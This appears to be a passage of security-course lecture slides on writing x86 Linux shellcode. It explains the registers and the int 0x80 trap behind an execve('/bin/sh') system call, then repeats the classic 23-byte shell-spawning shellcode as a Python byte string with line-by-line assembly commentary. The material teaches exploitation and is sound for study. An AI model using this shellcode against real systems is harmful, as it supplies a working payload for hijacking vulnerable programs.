
Shellcode *(cont.)*

- **Approach 2:** Directly write assembly code (machine instructions) for launching a shell.
  - Many way to write shellcode
  - We look at one way that uses `execve("/bin/sh", argv, 0)` to run a shell

Brief Background on Registers & Invoking a System Call


EAX	**0x0000000b (11)** — *the value for the `execve` syscall*
EBX	**address to `"/bin/sh"`**
ECX	**address of the argument array** — *argv[0] = the address of "/bin/sh"* — *argv[1] = 0 (i.e., no more arguments)*
EDX	**0** — *no environment variables are passed*

`INT 0x80` — *trap to kernel and invoke the syscall identified in `eax` (i.e., `execve`)*



Shellcode *(cont.)*

```
shellcode= (
    "\x31\xc0"                  # xorl    %eax,%eax
    "\x50"                      # pushl   %eax
    "\x68""//sh"                # pushl   $0x68732f2f
    "\x68""/bin"                # pushl   $0x6e69622f
    "\x89\xe3"                  # movl    %esp,%ebx
    "\x50"                      # pushl   %eax
    "\x53"                      # pushl   %ebx
    "\x89\xe1"                  # movl    %esp,%ecx
    "\x99"                      # cdq
    "\xb0\x0b"                  # movb    $0x0b,%al
    "\xcd\x80"                  # int     $0x80
).encode('latin-1')
```




—Graphic adapted from ***Demystifying the Execve Shellcode (Stack Method)***
http://hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html

Shellcode *(cont.)*

```
shellcode= (
    "\x31\xc0"              # xorl    %eax,%eax
    "\x50"                  # pushl   %eax
    "\x68""//sh"            # pushl   $0x68732f2f
    "\x68""/bin"            # pushl   $0x6e69622f
    "\x89\xe3"              # movl    %esp,%ebx
    "\x50"                  # pushl   %eax
    "\x53"                  # pushl   %ebx
    "\x89\xe1"              # movl    %esp,%ecx
    "\x99"                  # cdq
    "\xb0\x0b"              # movb    $0x0b,%al
    "\xcd\x80"              # int     $0x80
).encode('latin-1')
```


`%eax` = 0 (XOR trick to avoid 0 in code)
+ push to set end of "`/bin/sh`" string to 0



—Graphic adapted from ***Demystifying the Execve Shellcode (Stack Method)***
http://hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html

Shellcode *(cont.)*


```
shellcode= (
    "\x31\xc0"              # xorl    %eax,%eax
    "\x50"                  # pushl   %eax
    "\x68""//sh"            # pushl   $0x68732f2f    push "//bin/sh" (in reverse)
    "\x68""/bin"            # pushl   $0x6e69622f
    "\x89\xe3"              # movl    %esp,%ebx      set %ebx (point to start of shell string)
    "\x50"                  # pushl   %eax
    "\x53"                  # pushl   %ebx
    "\x89\xe1"              # movl    %esp,%ecx
    "\x99"                  # cdq
    "\xb0\x0b"              # movb    $0x0b,%al
    "\xcd\x80"              # int     $0x80
).encode('latin-1')
```



—Graphic adapted from ***Demystifying the Execve Shellcode (Stack Method)***
http://hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html

Shellcode *(cont.)*

```
shellcode= (
    "\x31\xc0"                # xorl     %eax,%eax
    "\x50"                    # pushl    %eax
    "\x68""//sh"              # pushl    $0x68732f2f
    "\x68""/bin"              # pushl    $0x6e69622f
    "\x89\xe3"                # movl     %esp,%ebx
    "\x50"                    # pushl    %eax        null terminate argv
    "\x53"                    # pushl    %ebx        push address of shell string (start of argv)
    "\x89\xe1"                # movl     %esp,%ecx   set %ecx
    "\x99"                    # cdq                  set %edx
    "\xb0\x0b"                # movb     $0x0b,%al
    "\xcd\x80"                # int      $0x80
).encode('latin-1')
```



